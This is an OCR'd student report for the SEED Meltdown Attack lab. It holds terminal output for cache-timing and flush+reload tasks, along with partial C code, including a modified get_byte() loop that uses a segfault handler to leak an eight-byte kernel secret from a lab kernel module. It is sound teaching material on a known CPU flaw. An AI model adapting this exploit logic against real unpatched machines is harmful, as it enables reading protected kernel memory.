


Meltdown Attack Lab


Screenshots and Observations


- Task1:
  - The access of array [3*4096] and array [7*4096] faster than that of the other elements with max time = 150 CPU cycles.







Terminal
Access time for array[9*4096]: 218 CPU cycles
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Access time for array[0*4096]: 1056 CPU cycles
Access time for array[1*4096]: 198 CPU cycles
Access time for array[2*4096]: 206 CPU cycles
Access time for array[3*4096]: 56 CPU cycles
Access time for array[4*4096]: 206 CPU cycles
Access time for array[5*4096]: 840 CPU cycles
Access time for array[6*4096]: 214 CPU cycles
Access time for array[7*4096]: 46 CPU cycles
Access time for array[8*4096]: 226 CPU cycles
Access time for array[9*4096]: 208 CPU cycles
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Access time for array[0*4096]: 1038 CPU cycles
Access time for array[1*4096]: 272 CPU cycles
Access time for array[2*4096]: 220 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 208 CPU cycles
Access time for array[5*4096]: 220 CPU cycles
Access time for array[6*4096]: 224 CPU cycles
Access time for array[7*4096]: 58 CPU cycles
Access time for array[8*4096]: 222 CPU cycles
Access time for array[9*4096]: 206 CPU cycles
[01/09/21]seed@VM:~/.../Meltdown_Attack$


Terminal
Access time for array[9*4096]: 206 CPU cycles
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Access time for array[0*4096]: 1062 CPU cycles
Access time for array[1*4096]: 188 CPU cycles
Access time for array[2*4096]: 204 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 210 CPU cycles
Access time for array[5*4096]: 188 CPU cycles
Access time for array[6*4096]: 208 CPU cycles
Access time for array[7*4096]: 42 CPU cycles
Access time for array[8*4096]: 192 CPU cycles
Access time for array[9*4096]: 224 CPU cycles
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Access time for array[0*4096]: 826 CPU cycles
Access time for array[1*4096]: 264 CPU cycles
Access time for array[2*4096]: 228 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 226 CPU cycles
Access time for array[5*4096]: 208 CPU cycles
Access time for array[6*4096]: 228 CPU cycles
Access time for array[7*4096]: 68 CPU cycles
Access time for array[8*4096]: 206 CPU cycles
Access time for array[9*4096]: 204 CPU cycles
[01/09/21]seed@VM:~/.../Meltdown_Attack$





- Task2:
  - When CACHE_HIT_THRESHOLD = 80, the expected output is observed 18 times out of 20 with 90% accuracy.

```
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
```

```
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/09/21]seed@VM:~/.../Meltdown_Attack$ 
```

- After adjusting CACHE_HIT_THRESHOLD to be equal to 150, the expected output is observed 20 times out of 20 with 100% accuracy. So it’s better to update CACHE_HIT_THRESHOLD value in all files to be 150.

- Task3:
  - Secret data address is 0xfbccb000. So kernel_data_addr must be changed to this address in all files.

```
[01/09/21]seed@VM:~/.../Meltdown_Attack$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Downloads/Meltdown_Atta
ck modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[01/09/21]seed@VM:~/.../Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[01/09/21]seed@VM:~/.../Meltdown_Attack$ dmesg | grep "secret data address"
[  465.317633] secret data address:fbccb000
```

- Task4:
  - AccessKernelMemoryfromUserSpace.c is added.

AccessKernelMemoryfromUserSpace.c

```c
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

int main()
{
    char *kernel_data_addr = (char*)0xfc3fb000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

  - After compiling and running this program, it crashed.

```
[01/09/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native AccessKernelMemoryfromUserSpace.c
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Segmentation fault
```

- Task5:
  - Compiling and running ExceptionHandling.c

```
[01/09/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native ExceptionHandling.c
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Memory access violation!
Program continues to execute.
```

  - The program handles memory access violation and continues to execute without crashing.
- Task6:
  - Compiling and running MeltdownExperiment.c

```
[01/09/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownExperiment.c
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

  - Line "kernel_data = *(char*)kernel_data_addr;" will cause an exception, so it will not be executed.
  - However, due to the out-of-order execution, Line "array [7 * 4096 + DELTA] += 1;"is executed by the CPU, but the result will eventually be discarded.
  - Because of the execution, array [7 * 4096 + DELTA] will now be cached by CPU. Which is observed as the previous screenshot show.
- Task7:
  - After modifying MeltdownExperiment.c implementing the naïve approach in **7.1**, the attack is not successful.

```
Terminal
[01/09/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native   MeltdownExperiment.c
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Memory access violation!
```

  - When improving the attack by getting the secret data cached in **7.2**, the attack is still not

successful.

```
Terminal
[01/09/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native   MeltdownExperiment.c
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Memory access violation!
```

- When using Assembly Code to trigger Meltdown in **7.3**, the attack fails, too.

```
Terminal
[01/09/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native   MeltdownExperiment.c
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
Memory access violation!
```

- Task8:
  - Before modifying MeltdownAttack.c, it succeeds to steal one byte.

```
Terminal
[01/09/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native   MeltdownAttack.c
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
The secret value is 83 S
The number of hits is 978
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
The secret value is 83 S
The number of hits is 986
```

  - To get all the 8 bytes of the secret, the program is modified to steal the secret byte by byte applying the same concept of flushing&reloading, caching and the statistical technique.
  - So the main function is changed to be:

```c
int main()
{
  unsigned long kernel_data_addr = 0xfbccb000;
  char word[8];
  for(int i =0; i<8; i++){
      get_byte(kernel_data_addr, word, i);
      kernel_data_addr++;
  }
  printf("Complete word is: %s\n", word);
  return 0;
}
```

- get_byte() function:

```
void get_byte(unsigned long kernel_data_addr, char *word, int index){
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
  ret = pread(fd, NULL, 0, 0);
  if (ret < 0) {
    perror("pread");
    break;
  }

  // Flush the probing array
  for (j = 0; j < 256; j++)
    _mm_clflush(&array[j * 4096 + DELTA]);

  if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(kernel_data_addr); }

  reloadSideChannelImproved();
  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
  if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
  word[index] = max;

}
```

- The output of MeltdownAttack.c after modification:

```
[01/09/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native   MeltdownAttack.c
[01/09/21]seed@VM:~/.../Meltdown_Attack$ ./a.out
The secret value is 83 S
The number of hits is 967
The secret value is 69 E
The number of hits is 926
The secret value is 69 E
The number of hits is 956
The secret value is 68 D
The number of hits is 970
The secret value is 76 L
The number of hits is 973
The secret value is 97 a
The number of hits is 969
The secret value is 98 b
The number of hits is 965
The secret value is 115 s
The number of hits is 782
Complete word is: SEEDLabs
```